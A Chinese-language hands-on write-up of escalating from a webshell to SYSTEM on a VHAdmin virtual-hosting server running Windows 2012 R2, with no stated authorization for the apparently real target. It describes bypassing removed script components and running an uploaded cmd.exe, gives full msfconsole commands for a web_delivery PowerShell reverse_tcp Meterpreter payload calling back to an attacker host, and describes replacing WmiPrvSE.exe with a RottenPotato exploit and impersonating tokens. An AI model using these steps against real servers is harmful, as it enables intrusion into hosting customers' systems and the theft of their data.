VHAdmin 虚拟主机提权实战案例

0x01 前言

朋友发过来的是一个 ASP Webshell，我们先用中国菜刀连接 Webshell 看下是否能够直接执行系统命令，出现了“[Err] ActiveX 部件不能创建对象”，原因是 Wscript.Shell 组件被卸载，尝试利用另一个组件 Shell.Application 执行命令时发现也被卸载了。

0x02 信息搜集

目标机器基本信息：

```
支持脚本：ASP（组件被卸载）、ASPX
目标系统：Windows 2012 R2（IIS8.5）
当前权限：IIS APPPOOL\AP_v2.0Classic3
开放端口：21、80、135、445、3389
```


VHAdmin 虚拟主机（商务中国）特征：

```
VHAdmin Version：2013.7.26.15 Builded 2011/10/20
VHAdmin服务名：VHAdminService
VHAdmin进程名：VHAdminService.exe、VHAdminTools.exe、VHConfigManager.exe
网站绝对路径：D:\webhosting\clients\b85f066a-657c-43d1-a219-b6b4cee0c415\wwwroot\
[...SNIP...]
```

0x03 实战提权过程

(1) 绕过组件执行命令


我们换上 ASPX 的一句话木马试试，访问时出现了以下错误，大家看到这种报错时可能会以为是“网站安全狗（IIS 版）禁止 IIS 执行程序”防护功能造成的，虽然它很像，但其实并不是的，具体目标服务器的安全设置当时没有去深入研究。



我们再换上自己改的一个 ASPX 执行命令脚本，可以看到是能够正常解析的，但是在执行命令时仍然会提示“拒绝访问。”。这个问题好解决，直接用 ASP 或 ASPX 脚本探测目标机器里的可读 / 写 / 替换的目录和文件，然后自己上传一个 cmd.exe 文件即可。

```
可读写目录:
C:\Windows\temp\
C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\
可替换文件:
C:\Windows\WinSxS\amd64_microsoft-windows-wmi-core-providerhost_31bf3856ad364e35_6.3.960
```

0.18265_none_01378f425f4b27cb\WmiPrvSE.exe




虽然现在通过 ASPX 脚本能够执行系统命令了，但是只能执行部分命令，而且我们上传的各种提权 EXP、MSF 载荷文件到可读 / 写目录中都不能执行，除了自己上传的这个 cmd.111，实践测试中遇到的问题要比以下描述复杂的多，这里只是简单的记录了几点比较重要的。

测试 – 1:

将提权 EXP 文件放置 Cmd_Path 中可以被执行，但测试了几乎所有的提权 EXP 都没能成功将当前权限提升至 System。

测试 – 2:


将 MSF EXE 载荷文件放置 Cmd_Path 中执行可以获取 Meterpreter 会话，但是很多命令都执行不了，如：getuid、list_tokens 等等，getpid、ps、netstat、upload、execute 这些命令倒是可以正常执行，但用 rottenpotato 提权 EXP 必须用到 upload、execute、list_tokens，所以这种方法目前不可行，可以尝试利用 execute 重新执行一个 MSF EXE 载荷文件，然后再执行 list_tokens。





(2) web_delivery 获取会话

web_delivery 模块中配置好相关参数并执行监听，然后在 ASPX 脚本的 Argument 参数中执行刚刚生成的 Powershell 载荷，成功获取到目标机器的 Meterpreter 会话。

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
msf exploit(web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 107.***.***.242
msf exploit(web_delivery) > set lport 443
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > exploit
```









(3) 替换 WmiPrvSE.exe 提权

这里我们就要用到前边 ASP 脚本探测到的 WmiPrvSE.exe 可替换文件了，笔者在实战过程中测试了 1 个小时，最终确定只有这个可替换文件能够执行成功，其它可读 / 写目录中上传的文件都执行不了。将我们的 rottenpotato 提权 EXP 文件名改为 WmiPrvSE.exe，上传并替换掉这个文件。

```
C:\Windows\WinSxS\amd64_microsoft-windows-wmi-core-providerhost_31bf3856ad364e35_6.3.960
0.18265_none_01378f425f4b27cb\WmiPrvSE.exe
```



然后在 Meterpreter 会话中用 execute 命令执行 WmiPrvSE.exe，接着使用 use 命令加载 incognito 扩展并执行 list_tokens、impersonate_token 命令来进行权限提升。




0x04 事后原因分析

我们的 rottenpotato 提权 EXP 必须在“iis apppool”权限下才能利用成功，用以上方法已经获取到目标机器的 SYSTEM 权限。有意思的是笔者在这次实战测试中发现用以下两种不同方式执行 Payload 获取的 Meterpreter 会话运行权限也不一样，具体原因不明！

(1) Argument 执行 Payload


Argument 中执行 Powershell 载荷获取到的 Meterpreter 会话是以“iis apppool”权限来运行的，所以我们是可以直接使用 upload、execute 命令来上传和执行提权 EXP 的，而且可以用

list_tokens、impersonate_token 命令获取到目标机器的 SYSTEM 权限。



(2) Cmd_Path 执行 Payload

Cmd_Path 中直接执行 64.111 载荷是以一种“未知低权限”来运行的，但事后的测试中发现可读 / 写目录中上传的提权 EXP 其实也是可以执行的，当时只是因为权限的问题所以没有利用成功。



注意事项：

1. Meterpreter 会话中无法执行中国菜刀上传的提权 EXP，提示：Access is denied（拒绝访问）。

2. Meterpreter 会话中用 upload 命令上传的提权 EXP 是可以用 execute 执行的，删除提权 EXP 时也只能在当前会话中用 rm 命令删除，中国菜刀里删除不了。虽然现在可以上传和执行提权 EXP 了，但是 list_tokens 命令仍然不能执行，所以也并不推荐此方法。